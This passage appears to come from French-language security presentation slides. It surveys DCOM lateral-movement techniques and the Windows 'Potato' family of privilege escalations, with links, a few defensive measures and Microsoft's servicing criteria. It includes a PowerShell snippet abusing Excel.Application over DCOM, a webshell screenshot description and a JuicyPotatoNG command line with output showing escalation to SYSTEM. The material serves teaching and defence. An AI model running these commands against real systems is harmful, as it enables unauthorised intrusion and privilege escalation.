- Excel.Application – DDEInitiate (@PhilipTsukerman, 2017)  
<https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom>
- Excel.Application – ExecuteExcel4Macro (@StanHacked & @PhilipTsukerman, 2019)  
<https://www.outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm>  
<https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits>



# Historique des méthodes découvertes



- > Outlook.Application – CreateObject (@enigma0x3, 2017)  
<https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojsipt>
- > Word/Excel/PowerPoint/Access – \*.Run (@PhilipTsukerman, 2018)  
Visio.Application – Document.Application.ShellExecute / Document.ExecuteLine  
<https://www.cybereason.com/blog/dcom-lateral-movement-techniques>
- > ShellWindows – Navigate (@bohops & @Nimrod Levy, 2018-2021)  
<https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c>  
<https://www.scorpiones.io/articles/lateral-movement-using-dcom-objects>



# Historique des méthodes découvertes



- > Excel.Application – ActivateMicrosoftApp (@grayhatkiller – 2024)

<https://posts.specterops.io/lateral-movement-abuse-the-power-of-dcom-excel-application-3c016d0d9922>

```
PS C:\Users\User\Desktop> $com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application", "localhost"))
PS C:\Users\User\Desktop> $com.ActivateMicrosoftApp("5")
Cannot run 'FOXPROW.EXE'. The program or one of its components is damaged or missing.
At line:1 char:1
+ $com.ActivateMicrosoftApp("5")
+ ~~~~~
    + CategoryInfo          : OperationStopped: () [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```



# Historique des méthodes découvertes




- > MSI Install Server - IMsiCustomAction.LoadEmbeddedDLL (@eliran\_nissan, 2024)  
<https://www.deepinstinct.com/blog/forget-psexec-dcom-upload-execute-backdoor>
- > WaaSRemediation - IDispatch Trapped Objects (@tiraniddo, @d\_tranman, @bohops, 2025)  
<https://googleprojectzero.blogspot.com/2025/01/windows-bug-class-accessing-trapped-com.html>  
<https://www.ibm.com/think/news/fileless-lateral-movement-trapped-com-objects>
- > Remote COM Hijack (@cplsec, 2020)  
<https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement>  
<https://github.com/rtecCyberSec/BitlockMove>
- > COM Remote DLL Sideload (@saerxcit, 2025)  
<https://github.com/AlmondOffSec/DCOMRunAs>



# Quelques mesures défensives

## > IDS / IPS



[https://www.youtube.com/watch?v=tiuAa\\_0vxaw](https://www.youtube.com/watch?v=tiuAa_0vxaw)



DCOM Turns 20: Revisiting a Legacy Interface in the Modern Threatscape

# Quelques mesures défensives

- > IDS / IPS

## FalconFriday — DCOM & SCM Lateral Movement — 0xFF05



Henri Hambartsumyan

Follow

5 min read · Oct 23, 2020



10



...

*This FalconFriday is focused on lateral movement. Especially lateral movement through DCOM, a technique used by many red teams. This post is inspired by the recent post on DCOM by Dominic Chell over at MDSec.*

<https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xff05-e74b69f91a7a>



# Quelques mesures défensives

## > RPC Firewall



[https://www.youtube.com/watch?v=hz\\_YPIMeBMI](https://www.youtube.com/watch?v=hz_YPIMeBMI)



# Quelques mesures défensives

- > Cloisonnement réseau / principe de moindre privilège



<https://cyber.gouv.fr>



# Élévation de priviléges




# Mise en situation

The screenshot shows a web-based ASPX shell interface. At the top, the URL is `http://srv01.company.local/webshell.aspx`. The title bar says "ASPx Shell by LT". Below it, a green bar says "Shell". A red box highlights the command input field and the "Execute" button, containing the commands `whoami && whomi /priv` and `iis apppool\defaultapppool`. Another red box highlights the "PRIVILEGES INFORMATION" table, which lists various Windows privileges with their descriptions and states:

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled



# Une (très) longue histoire



HIDEANDSEC

Chercher

Étagères Livres Se connecter

Détails

Révision #11  
Créé il y a 3 ans par BlackWasp  
Mis à jour il y a 1 an par BlackWasp  
Permissions personnalisées activées

Actions

Exporter

Navigation des pages


- Concepts and definitions of important t...
- Hot Potato
  - How it works
  - Examples of command lines
  - Does it still work ?
- RottenPotato
  - How it works
  - Examples of command lines
  - Does it still work ?
- LonelyPotato
  - How it works
  - Does it still work ?
- RottenPotatoNG

Livres > Windows > In the Potato family, ...

# IN THE POTATO FAMILY, I WANT THEM ALL

Back in 2016, an exploit called **Hot Potato** was revealed and opened a Pandora's box of local privilege escalations at the window manufacturer. Over the next few years, Microsoft kept patching "Won't fix", which eventually got bypassed with new techniques, always bringing new potatoes.

The goal of this article is to present all the exploits from the first one to the last one, how they work and how to use it. So, let's dive into the incredible Mousline mash up of impersonations and privilege escalations.



<https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all>



# Quelques notions supplémentaires

- > Token = « cookie de session pour Windows »
- > OXID Resolver = « DNS pour DCOM »



# Potato.exe

NT AUTHORITY\SERVICE



```
C:\temp>whoami  
nt authority\local service
```

```
C:\temp>JuicyPotatoNG.exe -t u -p c:\windows\system32\cmd.exe -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} -i
```

JuicyPotatoNG  
by decoder\_it & splinter\_code

```
[*] Testing CLSID {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} - COM server port 10247  
[+] authresult success {A9819296-E5B3-4E67-8226-5E72CE9E1FB7};NT AUTHORITY\SYSTEM;Impersonation  
[+] CreateProcessAsUser OK  
[*] Process output:  
Microsoft Windows [Version 10.0.20348.2340]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\>whoami
```

# Différentes variétés de patates



JuicyPotato

S4UTomato

EfsPotato

RasmanPotato

CoercedPotato

PetitPotato

SweetPotato

SigmaPotato

CertPotato

SmashedPotato

PrintSpoofier

RustPotato

HotPotato

GhostPotato

RogeWinRM

GodPotato

RottenPotato

DeadPotato



# Not a bug!

## Security Servicing Criteria

The criteria used by Microsoft when evaluating whether to provide a security update or guidance for a reported vulnerability involves answering two key questions:

1. Does the vulnerability violate the goal or intent of a security boundary or a security feature?
2. Does the severity of the vulnerability meet the bar for servicing?

<https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria>



# Not a bug!

Security Boundary	Security Goal	Intent is to service?	Bounty?
Network boundary	An unauthorized network endpoint cannot access or tamper with the code and data on a customer's device.	Yes	<a href="#">Yes</a>
Kernel boundary	A non-administrative user mode process cannot access or tamper with kernel code and data. This is applicable for the NT kernel and the Secure Kernel. For the NT kernel only, Administrator-to-kernel is not a security boundary.	Yes	<a href="#">Yes</a>
Process boundary	An unauthorized user mode process cannot access or tamper with the code and data of another process.	Yes	<a href="#">Yes</a>
AppContainer sandbox boundary	An AppContainer-based sandbox process cannot access or tamper with code and data outside of the sandbox based on the container capabilities	Yes	<a href="#">Yes</a>
User boundary	A user cannot access or tamper with the code and data of another user without being authorized.	Yes	<a href="#">Yes</a>
Session boundary	A user logon session cannot access or tamper with another user logon session without being authorized.	Yes	<a href="#">Yes</a>
Web browser boundary	An unauthorized website cannot violate the same-origin policy, nor can it access or tamper with the native code and data of the Microsoft Edge web browser sandbox.	Yes	<a href="#">Yes</a>
Virtual machine boundary	An unauthorized Hyper-V guest virtual machine cannot access or tamper with the code and data of another guest virtual machine; this includes Hyper-V Isolated Containers.	Yes	<a href="#">Yes</a>
Virtual Secure Mode (VSM) Boundary	Data and code marked as private within a Virtual Trust Level (VTL) cannot be accessed or tampered with by code executing inside a lower VTL.	Yes	<a href="#">Yes</a>

<https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria>




~~Élévation  
de privilèges~~

**Safety Boundary Abuse**

